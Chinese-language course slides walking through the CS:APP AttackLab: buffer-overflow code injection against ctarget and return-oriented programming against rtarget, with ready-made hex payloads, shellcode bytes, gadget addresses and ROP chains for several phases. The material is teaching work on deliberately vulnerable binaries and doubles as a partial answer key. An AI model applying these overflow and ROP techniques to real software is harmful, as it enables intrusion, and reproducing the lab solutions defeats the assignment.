AttackLab

邱皓月

2022/10/13

目录

栈帧结构

- 函数调用
- 前六个参数在寄存器里面
  rdi rsi rdx rcx r8 r9
- （该lab不考虑rbp）




图 3-25 通用的栈帧结构（栈用来传递参数、存储返回信息、保存寄存器，以及局部存储。省略了不必要的部分）

缓冲区溢出攻击原理

缓冲区空间有限，因此当读入一个非常大的内容时，一路往栈上覆盖其它内容，比如返回地址

通过适当的覆盖就可以控制程序跳转到期望去的地方

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

可行的防护

- PIE(position-independent executable): 栈基址随机化，每次运行均不相同
- NX(Not executable):栈不可执行
- Canary： 函数调用后压入随机数，函数返回时验证该随机数是否被破坏
- Shadow Stack： return address的值在另外一个地方备份
- …

漏洞所在函数

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

总览

- ctarget：题目1-3的二进制文件，无保护，可注入可执行代码，
- rtarget：题目4-5的二进制文件，有保护，使用ROP来实现攻击
- farm.c和cookie.txt：完成lab所需的信息
  - farm.c：ROP gadget来源的源代码
  - cookie.txt：记录需要修改成的cookie
- hex2raw：辅助工具

hex2raw

本实验要求输入字符串，hex2raw可以将十六进制字符转换成对应的ASCII字符串

输入是两位一组、不含0x、以空格/换行符隔开的十六进制数

(建议八组一行)

输入：68 65 6c 6c 6f

输出：hello

优点：便于修改，可包含不可见字符

hex2raw

使用方式:

- 先生成再使用

  生成：./hex2raw <hex.txt >raw.txt

  运行：./ctarget –q <raw.txt

- 生成并使用:

  ./hex2raw < hex.txt | ./ctarget –q

前者便于gdb调试

题目一

```
1 void touch1()
2 {
3       vlevel = 1;          /* Part of validation protocol */
4       printf("Touch1!: You called touch1()\n");
5       validate(1);
6       exit(0);
7 }
```

题目一

- objdump 反汇编 ctarget：objdump –d ctarget
- 找到getbuf，确认开辟的栈缓冲空间有多大，0x28 > 40字节
- 找到touch1函数的地址


```
00000000004017a8 <getbuf>:
  4017a8: 48 83 ec 28           sub    $0x28,%rsp
  4017ac: 48 89 e7              mov    %rsp,%rdi
  4017af: e8 8c 02 00 00        callq  401a40 <Gets>
  4017b4: b8 01 00 00 00        mov    $0x1,%eax
  4017b9: 48 83 c4 28           add    $0x28,%rsp
  4017bd: c3                    retq
  4017be: 90                    nop
  4017bf: 90                    nop
```

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

```
787   00000000004017c0 <touch1>:
788     4017c0: 48 83 ec 08           su
789     4017c4: c7 05 0e 2d 20 00 01  mo
```

题目一

- 构造的字符串将该地址覆盖栈中的原返回地址。注意栈的结构，没有rbp，所以直接写地址
- 不能包含 0a,这代表\n
- 注意次序，是小端存储的



题目一

- 使用hex2raw将构造十六进制转换为对应的ASCII表示
- 可以使用gdb来验证的缓冲区溢出是否正确

题目二

```
1  void touch2(unsigned val)
2  {
3      vlevel = 2;         /* Part of validation protocol */
4      if (val == cookie) {
5          printf("Touch2!: You called touch2(0x%.8x)\n", val);
6          validate(2);
7      } else {
8          printf("Misfire: You called touch2(0x%.8x)\n", val);
9          fail(2);
10     }
11     exit(0);
12 }
```

题目二

- 第一个传参是在寄存器rdi里面的
- 可以自己构造一段可执行的代码放到栈里面，比如缓冲区中
- 跳转到自己构造的可执行代码中来修改rdi
- 然后再跳转到touch2

编译汇编以及获得机器码

l2_code.s

```
1   movq    $0x59b997fa, %rdi
2   ret
3
```

gcc –c l2_code.s


objdump –d l2_code.o > l2_code.d

```
7   0000000000000000 <.text>:
8      0: 48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
9      7: c3                      retq
```

48 c7 c7 fa 97 b9 59 c3


获取缓冲区位置

通过gdb断点调试获得缓冲区地址，即getbuf函数里栈顶地址，%rsp的值



构建

修改rdi为cookie



buffer地址
touch2地址

跳转到touch2：除了输入时覆盖缓冲区，还能够通过pushq touch2的方式将touch2的地址放到栈中
不推荐使用jmp和call，因为它们是偏移量寻址，非常麻烦

题目三

```
1  /* Compare string to hex represention of unsigned value */
2  int hexmatch(unsigned val, char *sval)
3  {
4      char cbuf[110];
5      /* Make position of check string unpredictable */
6      char *s = cbuf + random() % 100;
7      sprintf(s, "%.8x", val);
8      return strncmp(sval, s, 9) == 0;
9  }
10
11 void touch3(char *sval)
12 {
13     vlevel = 3;         /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

题目三

- 需要在栈上构造一个和cookies相同的字符串
  - 在C语言中字符串是以\0结尾
  - 可使用man ascii来获得字符的表示
- 跳转到自己构造的可执行代码中来修改rdi为字符串的地址
- 然后再跳转到touch3

题目三

选取合适的地址：

当调用hexmatch和strncmp时，他们会把数据压入到栈中，很有可能会覆盖getbuf栈帧的数据

选取test的栈帧空间，使用gdb查看

```
1   movq $0x5561dca8,%rdi
2   pushq $0x4018fa
3   ret
```

构建

构建的代码段

```
1  48 c7 c7 a8 dc 61 55 68
2  fa 18 40 00 c3 00 00 00
3  00 00 00 00 00 00 00 00
4  00 00 00 00 00 00 00 00
5  00 00 00 00 00 00 00 00
6  78 dc 61 55 00 00 00 00
7  35 39 62 39 39 37 66 61
8  00
```

buffer地址

cookie的十六进制表示

ROP

- rtarget开了栈基址随机化和栈不可执行，我们无法确定栈上地址的绝对位置，也无法在栈上运行代码
- 我们不能写新的可执行代码，此时原程序的代码段仍然可执行，用原有的代码去凑出我们想要的代码段

ROP

我们来看一个C代码与其对应的汇编

```
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

```
0000000000400f15 <setval_210>:
  400f15:       c7 07 d4 48 89 c7       movl   $0xc78948d4,(%rdi)
  400f1b:       c3                      retq
```


ROP

- 注意到48 89 c7也对应一个汇编指令：movq %rax, %rdi
- 那么48 89 c7 c3就对应 movq %rax, %rdi　ret
- 那我们跳到0x400f18，则会执行一句把rax的值放到rdi中，然后继续返回，这就是所谓的gadget

```
0000000000400f15 <setval_210>:
  400f15:       c7 07 d4 48 89 c7       movl   $0xc78948d4,(%rdi)
  400f1b:       c3                      retq
```

ROP链

rtarget中提供了很多这样的函数，farm.c便于帮助我们寻找gadget
凑出我们需要的gadget从而实现目标



一定是以c3结尾

ROP

常用指令与机器码

A. Encodings of `movq` instructions

`movq` *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of `popq` instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

ROP

常用指令与机器码

C. Encodings of `movl` instructions

`movl` *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation	Register *R*			
	%al	%cl	%dl	%bl
andb *R*, *R*	20 c0	20 c9	20 d2	20 db
orb *R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb *R*, *R*	38 c0	38 c9	38 d2	38 db
testb *R*, *R*	84 c0	84 c9	84 d2	84 db

题目四五

题目四：rtarget里的touch2

题目五：rtarget里的touch3

题目四

Touch2:

修改rdi的值为cookie

再跳转到touch2函数中

```
farm.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <start_farm>:
   0: b8 01 00 00 00        mov    $0x1,%eax
   5: c3                    retq

0000000000000006 <getval_142>:
   6: b8 fb 78 90 90        mov    $0x909078fb,%eax
   b: c3                    retq

000000000000000c <addval_273>:
   c: 8d 87 48 89 c7 c3     lea    -0x3c3876b8(%rdi),%eax
  12: c3                    retq

0000000000000013 <addval_219>:
  13: 8d 87 51 73 58 90     lea    -0x6fa78caf(%rdi),%eax
  19: c3                    retq

000000000000001a <setval_237>:
  1a: c7 07 48 89 c7 c7     movl   $0xc7c78948,(%rdi)
```

farm.c编译、反汇编得到farm.o在里面寻找gadget

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
cc 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
a2 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```

gadget1地址，所执行的代码popq %rax

cookie的值

gadget2地址，所执行的代码movq %rax,%rdi

Touch2的地址

题目五

Touch3:
将cookie放在安全的地址
修改rdi的值为那个地址
再跳转到touch3函数中

题目五

问题：栈随机化后如何得到地址？

使用基准，getbuf函数时的%rsp

凑出代码：%rdi = %rsp-偏移

cookie就放在%rsp-偏移的位置中

ROP

- 会有一些相当于没有的指令，比如90 对应的机器码是nop
- 注意ret会使用掉一个栈顶元素，pop也会
- 如果你愿意花时间去整理有哪些可用的gadget，那你一定能通过

掌握的知识

- 缓冲区溢出攻击原理
- 攻击的实际操作
- 防护措施

谢谢大家